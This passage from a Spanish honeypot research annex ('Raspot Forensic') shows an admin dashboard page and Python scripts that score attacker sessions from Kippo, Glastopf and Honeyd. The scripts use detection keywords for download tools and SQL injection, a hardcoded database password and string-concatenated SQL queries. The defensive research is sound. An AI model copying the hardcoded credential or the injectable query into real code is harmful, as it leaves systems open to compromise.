        }
        #demo-nav ul{
```

```
                float:right;
                margin-bottom:10px;
                margin-right:15px;
        }
        #demo-nav p{
                color:#fff;
                padding:0 0 5px 5px;
                margin:10px 0 3px 10px;
        }
        #demo-nav li.actual{background:#fff;}
        #demo-nav li.actual a{color:#2c2c2c;}
        #demo-nav li{
                display:inline-block;
                list-style:none;
                width:20px;
                height:20px;
                text-align:center;
                border-radius:10px;
                background:#666;
                box-shadow: 1px 2px 2px rgba(0,0,0,.6);
                line-height:20px;
                color:#fff;
                font-family:'Ubuntu', Arial, Helvetica, sans-serif;
        }
        #demo-nav li a{
                text-align:center;
                width:20px;
                height:20px;
                display:inline-block;
                color:#fff;
                line-height:20px;
                font-family:'Ubuntu', Arial, Helvetica, sans-serif;
                text-decoration:none;
        }
        #demo-container{
        position: relative;
        top: 50%;
        margin: 0 auto;
        }

#imagen {
  position: relative;
  margin: 10px auto;
  width: 100px;
}
#menu-altern
{
        color:#FFFFFF;
        width:830px;
        height:70px;
        box-shadow: 1px 2px 1px rgba(0,0,0,.3);
        font-family:Ubuntu,Trebuchet, Arial, Helvetica, sans-serif;
        z-index:999;
        text-align:center;
        border-radius:4px;
        font-size:90%;
}

#menu-altern ul
{
        z-index:999;
}

#menu-altern ul li
{
        list-style:none;
        display:inline;
        float:left;
        width:165px;
        height:70px;
        line-height:35px;
        background:#666;
```

```
        cursor:pointer;
        border-right:1px solid #999;
}

#menu-altern ul li:first-child
{
        border-bottom-left-radius:4px;
        border-top-left-radius:4px;
}

#menu-altern ul li:first-child a
{
        border-bottom-left-radius:4px;
        border-top-left-radius:4px;
}

#menu-altern ul li:last-child,#menu-altern ul li:last-child a
{
        border-bottom-right-radius:4px;
        border-top-right-radius:4px;
        border-right:0;
}

#menu-altern .flechaabajo
{
        display:inline-block;
        position:relative;
        top:-1px;
        left:10px;
        border-left:6px solid transparent;
        border-top:6px solid #fff;
        border-right:6px solid transparent;
        border-bottom:0;
}

#menu-altern ul li a
{
        display:block;
        text-decoration:none;
        color:#fff;
        position:relative;
}

#menu-altern ul li ul
{
        box-shadow:none;
        position:relative;
        width:117px;
        z-index:999;
        border-radius:0;
        display:block;
}

#menu-altern ul li ul li
{
        display:block;
        box-shadow: 1px 2px 1px rgba(0,0,0,.3);
        float:none;
        position:relative;
        background:#666666;
        z-index:999;
        height:0px;
        overflow: hidden;
        -moz-transition:all 1s;/*Firefox*/
        -webkit-transition:all 1s;/*Crome/Safari*/
        -ms-transition:all 1s;
        -o-transition:all 1s;/*Opera*/
        transition:all 1s;
}

#menu-altern ul li ul li a
{
```

```
        color:#ffffff;
        border:0;
}

#menu-altern ul li ul li:first-child,#menu-altern ul li ul li:first-child a
{
        margin-left:0;
        border-radius:0;
}

#menu-altern ul li ul li:last-child
{
        border-right:1px solid #999;
        border-radius:0 0 4px 4px;
}
#menu-altern ul li ul li:last-child a
{
        border-radius:0 0 4px 4px;
}
#menu-altern ul li.destacada,#menu-altern ul li.destacada ul li
{
        background:#C00;
}

#menu-altern ul li.destacada:hover,#menu-altern ul li.destacada ul li:hover
{
        background:#FF1A1A;
}

#menu-altern ul li:hover
{
        background:#888;
}
#menu-altern ul li:hover ul li{
        height:35px;
}
.about {
  margin: 200px auto 40px;
  padding: 8px;
  width: 260px;
  font: 10px/18px 'Lucida Grande', Arial, sans-serif;
  color: #666;
  text-align: center;
  text-shadow: 0 1px rgba(255, 255, 255, 0.25);
  background: #eee;
  background: rgba(250, 250, 250, 0.8);
  border-radius: 4px;
  background-image: -webkit-linear-gradient(top, rgba(0, 0, 0, 0), rgba(0, 0, 0, 0.1));
  background-image: -moz-linear-gradient(top, rgba(0, 0, 0, 0), rgba(0, 0, 0, 0.1));
  background-image: -o-linear-gradient(top, rgba(0, 0, 0, 0), rgba(0, 0, 0, 0.1));
  background-image: linear-gradient(to bottom, rgba(0, 0, 0, 0), rgba(0, 0, 0, 0.1));
  -webkit-box-shadow: inset 0 1px rgba(255, 255, 255, 0.3), inset 0 0 0 1px rgba(255,
255, 255, 0.1), 0 0 6px rgba(0, 0, 0, 0.2);
  box-shadow: inset 0 1px rgba(255, 255, 255, 0.3), inset 0 0 0 1px rgba(255, 255, 255,
0.1), 0 0 6px rgba(0, 0, 0, 0.2);
}
.about a {
  color: #333;
  text-decoration: none;
  border-radius: 2px;
  -webkit-transition: background 0.1s;
  -moz-transition: background 0.1s;
  -o-transition: background 0.1s;
  transition: background 0.1s;
}
.about a:hover {
  text-decoration: none;
  background: #fafafa;
  background: rgba(255, 255, 255, 0.7);
}

.about-links {
```

```
  height: 30px;
}
.about-links > a {
  float: left;
  width: 50%;
  line-height: 30px;
  font-size: 12px;
}

.about-author {
  margin-top: 5px;
}
.about-author > a {
  padding: 1px 3px;
  margin: 0 -1px;
}

</style>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <meta name="" content="" />
</head>
<body>
<div id="container"><div id="top-bar"><div class="title"> <p>Opciones Administrador
Raspot</p></div>
<div id="demo-container">
<div id="image">
<IMG SRC="raspot_logo.png" WIDTH=178 HEIGHT=180 BORDER=2 VSPACE=30 HSPACE=30 ALIGN=top>
</div>
<div style="margin: 30px auto;" id="menu-altern">
        <ul>
                <li><img src="../img1/kippo.jpeg" height="65" width="100"> <span
class="flechaabajo"/></span><ul>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/kippo-graph/">Index</a></li>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/kippo-graph/kippo-graph.php">Graphs</a></li>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/kippo-graph/kippo-input.php">Input</a></li>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/kippo-graph/kippo-playlog.php">Playlog</a></li>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/kippo-graph/kippo-ip.php">Ip</a></li>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/kippo-graph/kippo-geo.php">Geo</a></li>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/kippo-graph/gallery.php">Gallery</a></li>
                        </ul></li>

                <li><img src="../img1/honeyd.jpeg" height="65" width="100"> <span
class="flechaabajo"/></span><ul>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/honeyd-viz/">Index</a></li>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/honeyd-viz/honeyd-viz.php">Graphs</a></li>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/honeyd-viz/honeyd-geo.php">Geo</a></li>
                                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/honeyd-viz/gallery.php">Gallery</a></li>
                        </ul></li>
                <li><a href="http://raspot.dyndns-server.com:3000"><img
src="../img1/glastopf.jpeg" height="65" width="100"></a></li>
                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/phpmyadmin"><img src="../img1/phpmyadmin.jpeg" height="65"
width="100"></a>
                        </li>
                <li><a href="http://raspot.dyndns-
server.com:81/admin/raspot/phpliteadmin/phpliteadmin.php"><img
src="../img1/phpliteadmin.jpeg" height="65" width="100"></a>
                        </li>
```

```
        </ul>
</div></div>
<section class="about">
    <p class="about-author">
      &copy; 2014&ndash;2015 <br>
      Original by Carlos Rosado
  </section>
</div>
</body>
</html>

</html>
```

Anexo XI: Scripts Raspot Forensic

En este anexo, vamos a mostrar cada uno de los scripts realizados para la implementación de Raspot Forensic. La estructura de estos Scripts la podemos encontrar en la imagen 11 del capítulo de Análisis, Diseño e Implementación de Raspot.

1. Script Principal: raspot_analycer.py

```
########################################
#                                      #
#   Archivo: raspot_analicer.py        #
#   Autor: Carlos Rosado Moral         #
#   Fecha: 22/06/14                    #
#                                      #
########################################

#Importamos los anteriores scripts
import read_glastopfdb_sqli
import human_bot_kippo
import input_clasif_kippo
import input_clasif_honeyd



print "______                        _   ______                          _                ";
print "| ___ \                      | |  |  ___|                        (_)   ";
print "| |_/ /__ _ ___ _ __   ___   | |_ | |_ ___  _ __ ___ _ __  ___ _ _  ___      ";
print "|    // _` / __| '_ \ / _ \| __| |  _/ _ \| '__/ _ \ '_ \/ __| |/ __|     ";
print "| |\ \ (_| \__ \ |_) | (_) | |_  | || (_) | | |  __/ | | \__ \ | (__      ";
print "\_| \_\__,_|___/ .__/ \___/ \__| \_| \___/|_|  \___|_| |_|___/_|\___|     ";
print "                | |                                                      ";
print "                |_|                                    ";

OK = ''
print "Opened databases...";

#Realizamos las llamadas a las funciones de los script
read_glastopfdb_sqli.read_glastopf_sqli()
human_bot_kippo.human_bot_kippo()
input_clasif_kippo.input_clasif_kippo()
input_clasif_honeyd.input_clasif_honeyd()

print "END"
```

2. Script Human-Bot en Kippo: human_bot_kippo.py

```
########################################
#                                      #
#   Archivo: human_bot_kippo.py        #
#   Autor: Carlos Rosado Moral         #
#   Fecha: 22/06/14                    #
#                                      #
########################################

import MySQLdb

#Establecemos las variables globales
count = 0      #Id para la sesion
fallos = 0  #Numero de fallos
aciertos = 0 #Numero de aciertos
media_seg = 0.0 #Media en segundos
pond_ejecucion = 0.0  #Ponderación de ejecución
```

```
cont_seg = -1  #Contador para segundos
st = ''        #Variable de session
r = ""         #Variable realm
time = "0.0"   #Variable para el tiempo
time_antes = "0.0"    #Variable para el tiempo anterior

#Variable para abir el fichero de escritura
outfile = open('datos_humanBoot_kippo.txt', 'w')

#Definicion de los arrays
bajo = []      #Array de comandos bajos
medio = []     #Array de comandos medios
alto = []      #Array de comandos altos

###
#  Funcion: insert
#  Parametros: Id - establece el id de la base de datos.
#              session - establece el nombre de la session
#              time_antes - variable que nos indica el tiempo anterior.
#              time - variable que nos indica el tiempo actual.
#              realm - varialbe que nos indica el realm.
#              sucess - variable que nos establece el numero de aciertos.
#              Input - variable que nos establece la fila de la base de datos.
#  Descripcion: Funcion que nos realiza la escritura de los patrones para la
#              clasificación de humano-bot de kippo en fichero.
###
def insert(Id,session,time_antes,time,realm,sucess,Input):

        #Definicion de variables globales
        global cont_seg,media_seg,aciertos,fallos,pond_ejecucion,res,count,st,r,outfile


        #Establecemos la nueva media en segundos
        if cont_seg != 0: media_seg = media_seg/cont_seg

        #Comprobacion de los aciertos-fallos
        if (aciertos == 0) and (fallos == 0):
                if sucess == "0": fallos = 1
                else: aciertos = 1

                #Calculo de la ponderacion en ejecución
                if pond_ejecucion == 0.0:
                        if "./" in Input: pond_ejecucion = pond_ejecucion+0.3
                        elif "wget" in Input:  pond_ejecucion = pond_ejecucion+0.1
                        elif "install" in Input: pond_ejecucion = pond_ejecucion+0.3
                        elif "dpkg" in Input: pond_ejecucion = pond_ejecucion+0.2
                        else: pond_ejecucion = pond_ejecucion+0.0

        #Establecemos el resultado de la media en segundos
        res = "%0.2f"%media_seg
        #Escribimos las variables en fichero
        outfile.write(str(count) + "," + res + "," + r + "," + str(aciertos) + "," +
str(fallos) + "," + str(pond_ejecucion) + ",?\n")

        #Inicializamos las variables para las nuevas sesiones.
        st = session
        count += 1
        fallos = 0
        aciertos = 0
        media_seg = 0.0
        pond_ejecucion = 0.0
        cont_seg = 0


###
#  Funcion: human_bot_kippo
#  Parametros:
#  Descripcion: Funcion principal que nos realiza el calculo de los patrones
#              de human-bot en kippo.
###
def human_bot_kippo():
```

```
        #Definicion de variables globales
        global
r,cont_seg,media_seg,aciertos,fallos,pond_ejecucion,res,count,st,time,time_antes,outfile
        global medio,bajo,alto

        #Conexion con la base de datos
        db = MySQLdb.connect("localhost","kippo","password123","kippo" )

        #Lectura de los ficheros con patrones
        infile_bajo = open('commands_humanbot/commands_bajo.txt', 'r')
        infile_medio = open('commands_humanbot/commands_medio.txt', 'r')
        infile_alto = open('commands_humanbot/commands_alto.txt', 'r')


        #Guardamos en arrays los patrones de comandos

        for line in infile_bajo:
                line = " " + line.replace("\n","") + " "
                bajo.append(line)

        for line in infile_medio:
                line = " " + line.replace("\n","") + " "
                medio.append(line)

        for line in infile_alto:
                line = " " + line.replace("\n","") + " "
                alto.append(line)


        #Cerramos los ficheros
        infile_bajo.close()
        infile_medio.close()
        infile_alto.close()

        #Metodo para preparal el cursor en la base de datos
        cursor = db.cursor()

        #Consulta sql para extraer los datos de la tabla input
        sql = "SELECT * FROM input"

        #Protegemos el codigo para posibles excepciones
        try:

           #Ejecucion de la consulta sql
           cursor.execute(sql)

           #Guardamos los resultados de la consulta en una lista de listas
           results = cursor.fetchall()

           #Recorremos los resultados y los guardamos en variables
           for row in results:
              Id = str(row[0])
              session = str(row[1])
              time_antes = time
              time = str(row[2])
              realm = str(row[3])
              sucess = str(row[4])
              Input = str(row[5])

              #Para la primera ejecución
              if st == '' : st = session

              #Para posteriores ejecuciones comprobamos si hay una nueva sesion
              if (st != session) and (st != '') :

                #Llamamos a la funcion para escribir los datos en fichero
                insert(Id,session,time_antes,time,realm,sucess,Input)

              #Cuando es la misma sesion, calculamos los valores
              else:
                 #Establecemos el tiempo de antes de esta ejecución
                 t = time.split(" ")[1]
```

```
                t = t.replace(":","")
                if time_antes != "0.0":
                        time_antes = time_antes.split(" ")[1]
                        time_antes = time_antes.replace(":","")
                        time_antes = float(int(t)) - int(time_antes)
                        media_seg = media_seg + (time_antes)

                #Establecemos el contador de numero de segundos
                cont_seg = cont_seg+1

                #Establecemos los valores de realm
                if "None" in realm: r = "0"
                else: r = "1"

                #Establecemos el numero de aciertos y fallos
                if sucess == "1" : aciertos = aciertos+1
                else: fallos = fallos+1

                pond_ejecucion_antes = pond_ejecucion
                #Establecemos las ponderaciones de ejecución dependiendo de los comandos
                for x in bajo:
                        if x in Input: pond_ejecucion = pond_ejecucion+0.2

                for x in medio:
                        if x in Input: pond_ejecucion = pond_ejecucion+0.3

                for x in alto:
                        if x in Input: pond_ejecucion = pond_ejecucion+0.4

                if pond_ejecucion == pond_ejecucion_antes:
                        pond_ejecucion = pond_ejecucion+0.1


            #Llamamos a la funcion para escribir los datos en fichero
            insert(Id,session,time_antes,time,realm,sucess,Input)

        #Si se produce la excepcion imprimimos mensaje por pantalla
        except:
            print "Error: unable to fecth data"


        #Cerramos el fichero
        outfile.close()
        #Cerramos la conexion a la base de datos
        db.close()
```

3. Script Input en Kippo: input_clasif_kippo.py

```
########################################
#                                      #
#   Archivo: input_clasif_kippo.py     #
#   Autor: Carlos Rosado Moral         #
#   Fecha: 22/06/14                    #
#                                      #
########################################

import MySQLdb

#Declaracion de variables globales

#Variable para el fichero de escritura
outfile = open('datos_clasif_kippo.txt', 'w')
count = 0       #Contador para la sesion
fallos = 0  #Numero de fallos
aciertos = 0 #Numero de aciertos
media_seg = 0.0        #Media de tiempo
cont_seg = -1  #Contador de segundos
st = ''         #Variable para indicar la sesion
r = ""          #Variable de realm
```

```
time = "0.0"   #Variable para indicar el tiempo
time_antes = "0.0"    #Variable para indicar el tiempo antes
commands = []         #Lista de comandos
cont_extract = 0      #Contador de extract
cont_manipulation = 0 #Contador de manipulation
cont_remove = 0               #Contador de remove
cont_download = 0     #Contador de downloads
cont_suplant = 0      #Contador de suplant
cont_install = 0      #Contador de install
cont_dos = 0          #Contador de dos


#Definicion de los arrays
extract = []   #Array de extract
manipulation = []     #Array de manipulation
remove = []    #Array de remove
download = []  #Array de download
suplant = []   #Array de suplant
install = []   #Array de install
dos = []       #Array de dos


###
#  Funcion: insert
#  Parametros: Id - establece el id de la base de datos.
#              session - establece el nombre de la session
#              time_antes - variable que nos indica el tiempo anterior.
#              time - variable que nos indica el tiempo actual.
#              realm - varialbe que nos indica el realm.
#              sucess - variable que nos establece el numero de aciertos.
#              Input - variable que nos establece la fila de la base de datos.
#  Descripcion: Funcion que nos realiza la escritura de los patrones para la
#              clasificación de input de kippo en fichero.
###
def insert(Id,session,time_antes,time,realm,sucess,Input):

        #Variables globales
        global cont_seg,media_seg,aciertos,fallos,commands
        global
cont_extract,cont_manipulation,cont_remove,cont_download,cont_suplant,cont_install
        global cont_dos,res,count,st,outfile,r
        global extract,manipulation,remove,download,suplant,install,dos

        #Establecemos la media en segundos
        if cont_seg != 0: media_seg = media_seg/cont_seg

        #Establecemos los contadores de aciertos y fallos
        if (aciertos == 0) and (fallos == 0):
                if sucess == "0": fallos = 1
                else: aciertos = 1

        #Comparacion en extract
        for x in extract:
                for y in commands:
                        if x in y: cont_extract+=1
        #Comparacion en manipulation
        for x in manipulation:
                for y in commands:
                        if x in y: cont_manipulation+=1
        #Comparacion en remove
        for x in remove:
                for y in commands:
                        if x in y: cont_remove+=1
        #Comparacion en download
        for x in download:
                for y in commands:
                        if x in y: cont_download+=1
        #Comparacion en suplant
        for x in suplant:
                for y in commands:
                        if x in y: cont_suplant+=1
        #Comparacion en install
```

```
        for x in install:
                for y in commands:
                        if x in y: cont_install+=1
        #Comparacion en dos
        for x in dos:
                for y in commands:
                        if x in y: cont_dos+=1

        #Establecemos la media en segundos
        res = "%0.2f"%media_seg

        #Escribimos en Fichero
        outfile.write(str(count) + "," + res + "," + r + "," + str(aciertos) + "," +
str(fallos) + "," + str(cont_extract) + "," + str(cont_manipulation) + "," +
str(cont_remove) + "," + str(cont_download)+ "," + str(cont_suplant) + "," +
str(cont_install) + "," + str(cont_dos) + ",?\n")

        #Inicializamos de nuevo las variables
        st = session
        count += 1
        fallos = 0
        aciertos = 0
        media_seg = 0.0
        cont_seg = 0
        cont_extract = 0
        cont_manipulation = 0
        cont_remove = 0
        cont_download = 0
        cont_suplant = 0
        cont_install = 0
        cont_dos = 0
        commands = []
        Input = " " + Input + " "
        commands.append(Input)


###
#  Funcion: input_clasif_kippo
#  Parametros:
#  Descripcion: Funcion principal que nos realiza el calculo de los patrones
#               de input en kippo.
###
def input_clasif_kippo():

        #Variables globales
        global cont_seg,media_seg,aciertos,fallos,commands
        global
cont_extract,cont_manipulation,cont_remove,cont_download,cont_suplant,cont_install
        global cont_dos,res,count,st,outfile,r,time,time_antes
        global extract,manipulation,remove,download,suplant,install,dos


        #Establecemos la conexion con la base de datos
        db = MySQLdb.connect("localhost","kippo","password123","kippo" )


        #Lectura de los ficheros con patrones
        infile_extract = open('commands/commands_extract.txt', 'r')
        infile_manipulation = open('commands/commands_manipulation.txt', 'r')
        infile_remove = open('commands/commands_remove.txt', 'r')
        infile_download = open('commands/commands_download.txt', 'r')
        infile_suplant = open('commands/commands_suplant.txt', 'r')
        infile_install = open('commands/commands_install.txt', 'r')
        infile_dos = open('commands/commands_dos.txt', 'r')

        #Guardamos en arrays los patrones de comandos

        for line in infile_extract:
                line = " " + line.replace("\n","") + " "
                extract.append(line)

        for line in infile_manipulation:
```

```
        line = " " + line.replace("\n","") + " "
        manipulation.append(line)

for line in infile_remove:
        line = " " + line.replace("\n","") + " "
        remove.append(line)

for line in infile_download:
        line = " " + line.replace("\n","") + " "
        download.append(line)

for line in infile_suplant:
        line = " " + line.replace("\n","") + " "
        suplant.append(line)

for line in infile_install:
        line = " " + line.replace("\n","") + " "
        install.append(line)

for line in infile_dos:
        line = " " + line.replace("\n","") + " "
        dos.append(line)

#Cerramos los ficheros
infile_extract.close()
infile_manipulation.close()
infile_remove.close()
infile_download.close()
infile_suplant.close()
infile_install.close()
infile_dos.close()

# Definicion del cursor para los objetos de la consulta
cursor = db.cursor()


# Consulta a la base de datos.
sql = "SELECT * FROM input"

try:

   #Ejecución de la consulta
   cursor.execute(sql)

   #Guardamos los resultados en una lista de listas
   results = cursor.fetchall()

   #Comprobamos los resultados
   for row in results:
      Id = str(row[0])
      session = str(row[1])
      time_antes = time
      time = str(row[2])
      realm = str(row[3])
      sucess = str(row[4])
      Input = str(row[5])
      if st == '' : st = session

      #En el caso de ser una nueva sesion escribimos la anterior en fichero
      if (st != session) and (st != ''):
        #Llamamos a la funcion de insertar en el fichero
        insert(Id,session,time_antes,time,realm,sucess,Input)

      #En el caso de estar en la misma sesion guardamos los datos
      else:

        Input = " " + Input + " "
        commands.append(Input)
        t = time.split(" ")[1]
        t = t.replace(":","")
        if time_antes != "0.0":
              time_antes = time_antes.split(" ")[1]
```

```
                time_antes = time_antes.replace(":","")
                time_antes = float(int(t)) - int(time_antes)
                media_seg = media_seg + (time_antes)
            cont_seg = cont_seg+1
            if "None" in realm: r = "0"
            else: r = "1"

            if sucess == "1" : aciertos = aciertos+1
            else: fallos = fallos+1

        #Llamamos a la funcion de insertar para el ultimo dato
        insert(Id,session,time_antes,time,realm,sucess,Input)

    except:
        print "Error: unable to fecth data"

    #Cerramos el fichero de escritura
    outfile.close()
    #Cerramos la conexion con la base de datos
    db.close()
```

4. Script Input en Glastopf: read_glastopfdb.py

```
########################################
#                                      #
#   Archivo: read_glastopfdb.py        #
#   Autor: Carlos Rosado Moral         #
#   Fecha: 22/06/14                    #
#                                      #
########################################

import sqlite3

#Conexion con base de datos sqlite
conn = sqlite3.connect('/opt/myhoneypot/db/glastopf.db')



print "______                        _   ______                                _      ";
print "| ___ \                      | |  |  ___|                              (_)     ";
print "| |_/ /__ _ ___ _ __    ___  | |_ | |_ ___  _ __ ___ _ __ ___ ___ _ __ ___      ";
print "|    // _` / __| '_ \ / _ \| __| |  _/ _ \| '__/ _ \ '_ \/ __| |/ __|      ";
print "| |\ \ (_| \__ \ |_) | (_) | |_  | || (_) | | |  __/ | | \__ \ | (__       ";
print "\_| \_\__,_|___/ .__/ \___/ \__| \_| \___/|_|  \___|_| |_|___/_|\___|      ";
print "                | |                                                       ";
print "                |_|                                    ";


print "Opened database...";

#Ejecutamos la consulta
cursor = conn.execute("SELECT id, source, request_url, request_raw, pattern, filename
from events")

#Escritura en fichero
outfile = open('datos_glastopf.txt', 'w')

#Recorremos los datos de cada fila de la consulta
for row in cursor:
        r = str(row[1]).split(":")

        #Establecemos las ponderaciones por comandos ejecutados
        if str(row[2]) == "/" : s = '0.0'
        elif ("/style.css" in str(row[2])) or ("/favicon.ico" in str(row[2])) or
(str(row[2]) == "/index"): s = '0.1'
        elif ("SELECT" in str(row[2])) or ("Select" in str(row[2])) or ("select" in
```

```
str(row[2]).lower()): s = '0.9'
        elif ("INSERT" in str(row[2])) or ("Insert" in str(row[2])) or ("insert" in
str(row[2]).lower()): s = '0.9'
        elif ("DELETE" in str(row[2])) or ("Delete" in str(row[2])) or ("delete" in
str(row[2]).lower()): s = '0.9'
        elif ("UPDATE" in str(row[2])) or ("Update" in str(row[2])) or ("update" in
str(row[2]).lower()): s = '0.9'
        elif ("UNION" in str(row[2])) or ("Union" in str(row[2])) or ("union" in
str(row[2]).lower()): s = '0.9'
        elif ("CHAR" in str(row[2])) or ("Char" in str(row[2])) or ("char" in
str(row[2]).lower()):  s = '0.9'
        elif ("CHR" in str(row[2])) or ("Chr" in str(row[2])) or ("chr" in
str(row[2]).lower()): s = '0.9'
        elif ("HEX" in str(row[2])) or ("Hex" in str(row[2])) or ("hex" in
str(row[2]).lower()):  s = '0.9'
        elif "?" in str(row[2]): s = '0.6'
        elif len(str(row[2])) > 15: s = '0.5'
        else: s = '0.2'

        #Comprobacion de GET o POST
        if "GET" in str(row[3]) : flag = '1'
        else: flag = '2'

        #Establecemos las banderas para los navegadores
        if "User-Agent: Mozilla" in str(row[3]) : navega = '1'
        elif "User-Agent: Chrome" in str(row[3]) : navega = '2'
        elif "User-Agent: Safari" in str(row[3]) : navega = '3'
        elif "User-Agent: Opera" in str(row[3]) : navega = '4'
        else: navega = '0'

        #Establecemos las banderas para los sistemas operativos
        if "Windows" in str(row[3]) : so = '1'
        elif "Ubuntu" in str(row[3]) : so = '2'
        elif "Android" in str(row[3]) : so = '4'
        elif "Apple" in str(row[3]) : so = '3'
        elif "googlebot" in str(row[3]) : so = '5'
        else: so = '0'

        #Establecemos las banderas para los patrones
        if "style_css" in str(row[4]) :  pat = '1'
        elif "robots"  in str(row[4]) :
                        pat = '2'
                        s = '0.5'
        elif "sqli"    in str(row[4]) :
                        pat = '3'
                        s = '0.9'
        else: pat = '0'

        if "None" in str(row[5]) : filen = '0'
        else: filen = '1'

        #Escribimos los datos en fichero
        outfile.write(str(row[0]) + "," + r[1] + "," + s + "," + flag + "," + navega +
"," + so + "," + pat + "," + filen + ",?\n")


print "END";

#Cerramos el fichero de escritura
outfile.close()
#Cerramos la conexion con la base de datos
conn.close()
```

5. Script Clasificación Sqli: read_glastopfdb_sqli.py

```
########################################
#                                      #
#   Archivo: read_glastopfdb_sqli.py   #
```

```
#   Autor: Carlos Rosado Moral          #
#   Fecha: 22/06/14                     #
#                                       #
#########################################

import sqlite3


###
#  Funcion: read_glastopf_sqli
#  Parametros:
#  Descripcion: Funcion principal para escribir en fichero los patrones
#               de glastopf, tras su segunda clasificación.
###
def read_glastopf_sqli():

        #Establecemos la conexion con la base de datos
        conn = sqlite3.connect('/opt/myhoneypot/db/glastopf.db')

        #Fichero de lectura donde tenemos la primera clasificación
        infile = open('datos_clasificados.txt', 'r')

        #Definicion de los arrays de lectura
        Id = []
        solu = []
        for line in infile:
                if "Sqli" in line:
                        Id.append(line.split(",")[0])
                        solu.append(line.split("?,Sqli")[0])

        #Cerramos el fichero de lectura
        infile.close()

        #Establecemos el cursor para la base de datos
        cursor = conn.cursor()

        #Establecemos el fichero de escritura
        outfile = open('datos_glastopf_sqli.txt', 'w')

        #Inicializamos el contador de las filas de la consulta
        counter = -1
        for x in Id:
                #Ejutamos la consulta por cada una de las entradas
                sql = "select * from events where Id="+x
                sol = cursor.execute(sql)
                counter+=1

                #Establecemos el valor de las variables desde los resultados
                #de la base de datos
                for row in sol:
                        if ("Where" in str(row[3])) or ("where" in str(row[3]).lower()) or
("WHERE" in str(row[3])): where = '1'
                        else: where = '0'
                        if ("Convert" in str(row[3])) or ("convert" in
str(row[3]).lower()) or ("CONVERT" in str(row[3])): convert = '1'
                        else: convert = '0'
                        if ("Union" in str(row[3])) or ("union" in str(row[3]).lower()) or
("UNION" in str(row[3])): union = '1'
                        else: union = '0'
                        if ("Select" in str(row[3])) or ("select" in str(row[3]).lower())
or ("SELECT" in str(row[3])): select = '1'
                        else: select = '0'
                        if ("Drop" in str(row[3])) or ("drop" in str(row[3]).lower()) or
("DROP" in str(row[3])): drop = '1'
                        else: drop = '0'
                        if ";" in str(row[3]): pyc = '1'
                        else: pyc = '0'
                        if ("Shutdown" in str(row[3])) or ("shutdown" in
str(row[3]).lower()) or ("SHUTDOWN" in str(row[3])): shutdown = '1'
                        else: shutdown = '0'
                        if ("Password" in str(row[3])) or ("password" in
str(row[3]).lower()) or ("PASSWORD" in str(row[3])) or ("PASS" in str(row[3])) or
```

```
("pass" in str(row[3]).lower()) or ("Pass" in str(row[3])) : password = '1'
                        else: password = '0'
                        if ("Username" in str(row[3])) or ("username" in
str(row[3]).lower()) or ("USERNAME" in str(row[3])) or ("userName" in str(row[3])) or
("User" in str(row[3])) or ("user" in str(row[3]).lower()) or ("USER" in str(row[3])) :
username = '1'
                        else: username = '0'
                        if ("Waitfor" in str(row[3])) or ("waitfor" in
str(row[3]).lower()) or ("WAITFOR" in str(row[3])) or ("waitFor" in str(row[3])): wait =
'1'
                        else: wait = '0'
                        if ("1=1" in str(row[3])) or ("1=0" in str(row[3])): truefalse =
'1'
                        else: truefalse = '0'
                        if ("Char" in str(row[3])) or ("char" in str(row[3]).lower()) or
("CHAR" in str(row[3])) or ("CHR" in str(row[3])) or ("Chr" in str(row[3])) or ("chr" in
str(row[3]).lower()): char = '1'
                        else: char = '0'
                        if ("Insert" in str(row[3])) or ("insert" in str(row[3]).lower())
or ("INSERT" in str(row[3])): insert = '1'
                        else: insert = '0'
                        if ("Substring" in str(row[3])) or ("substring" in
str(row[3]).lower()) or ("SUBSTRING" in str(row[3])): substring = '1'
                        else: substring = '0'
                        if ("Hex" in str(row[3])) or ("hex" in str(row[3]).lower()) or
("HEX" in str(row[3])): hexa = '1'
                        else: hexa = '0'

                        #Guardamos la solucion en un array
                        solu[counter] = solu[counter] + where + "," + convert +"," + union
+"," + select +"," + drop +"," + pyc + "," + shutdown + "," + password + "," + username
+ "," + wait + "," + truefalse + "," + char + "," + insert + "," + substring + "," +
hexa + ",?\n"

                        #Imprimimos el array
                        outfile.write(solu[counter])


        #Cerramos el fichero de escritura
        outfile.close()

        #Cerramos la conexion con la base de datos
        conn.close()
```

6. Script Input en Honeyd: input_clasif_honeyd.py

```
########################################
#                                      #
#   Archivo: input_clasif_honeyd.py     #
#   Autor: Carlos Rosado Moral          #
#   Fecha: 22/06/14                     #
#                                       #
########################################

#Declaracion de variables globales

#Variable para el fichero de escritura
outfile = open('datos_clasif_honeyd.txt', 'w')
array = []                    #Array de ataques
counter = 0
ip = ""

###
#  Funcion: insert
#  Parametros: array_flags - Array que contiene las banderas.
#              tcp - variable para saber el numero de conexiones tcp.
```

```
#              udp - variable para saber el numero de conexiones udp.
#              icmp - varialbe para saber el numero de conexiones icmp.
#
#  Descripcion: Funcion que nos realiza la escritura de los patrones para la
#              clasificacion de input de honeyd en fichero.
###
def insert(array_flags,tcp,udp,icmp):

        #Variables globales
        global array,outfile,counter,ip

        #Declaracion de variables de flags
        F = 0
        S = 0
        R = 0
        P = 0
        A = 0
        U = 0
        E = 0
        C = 0


        for x in array_flags:
                if "F" in x:
                        F = F + 1
                elif "S" in x:
                        S = S + 1
                elif "R" in x:
                        R = R + 1
                elif "P" in x:
                        P = P + 1
                elif "A" in x:
                        A = A + 1
                elif "U" in x:
                        U = U + 1
                elif "E" in x:
                        E = E + 1
                elif "C" in x:
                        C = C +1


        #Escribimos en Fichero
        outfile.write(str(counter) + "," + str(tcp) + "," + str(udp) + "," + str(icmp) +
"," + str(F) + "," + str(S) + "," + str(R) + "," + str(P) + "," + str(A) + "," + str(U)
+ "," + str(E) + "," + str(C) + ",?\n")

        #Inicializamos de nuevo las variables
        ip = array[3]
        array_flags = []
        tcp = 0
        udp = 0
        icmp = 0
        counter = counter + 1


###
